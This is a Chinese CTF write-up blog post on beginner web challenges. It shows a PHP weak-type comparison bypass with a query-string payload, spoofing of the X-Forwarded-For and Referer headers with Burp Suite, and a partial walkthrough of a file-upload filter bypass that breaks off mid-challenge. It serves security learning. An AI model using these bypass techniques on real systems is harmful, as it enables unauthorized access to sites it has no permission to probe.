攻防世界Web&&BUUCTF Web

原创

一树梨花压小棠 已于 2022-04-22 17:38:22 修改 1488 收藏
分类专栏： CTF 文章标签： 前端 web 安全
于 2022-02-01 19:57:08 首次发布


目录

---

simple_php

看到了一段PHP代码，解读一下：

这里包含了"config.php"文件，url接收参数a和b的值。如果$a的值等于0 and$a，那么输出$flag1，如果$b的值为数字或字符串则退出当前脚本，如果$b>1234则输出$flag2。




```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
        echo $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo $flag2;
}
?>
```


很明显，这里考察的是PHP代码中的弱类型比较(==)：

当$a==0且$a!=null时，会输出$flag1。PHP中的弱类型会使比如说'b'==0为真。

当$b>1234时输出$flag2，PHP中的弱类型比较会使'1235a'=='1235'为真。

那么 我们构造Payload为：?a=b&b=1235a


拿到flag。



xff_referer


ip地址必须为123.123.123.123

这里使用burp suite修改请求头中的X-Forwarded-For为123.123.123.123



丢包，看到"必须来自https://www.goole.com"的字样，继续伪造Referer为这个。

拿到flag。



X-Forwarded-For


是一个 HTTP 扩展头部，主要是为了让 Web 服务器获取访问用户的真实 IP 地址。在代理转发及反向代理中经常使用X-Forwarded-For 字段。HTTP/1.1（RFC 2616）协议并没有对它的定义，它最开始是由 Squid 这个缓存代理软件引入，用来表示 HTTP 请求端真实 IP。

Referer

可以看作是一个防盗链，还可以防止恶意请求，存在于HTTP的请求头。


[ACTF2020 新生赛]Upload

显然是文件上传。




随便传一个"1.php"文件，提示该文件不允许上传，要求上传.jpg、.png、.gif等图片。


应该是有文件扩展名检查。




这里看到是有JS前端验证的。




改为"1.jpg"文件，再次上传发现上传成功。



但是用burp suite抓包时发现，我上传的文件内容被显示了出来，这里判断在后端进行了二次过滤。



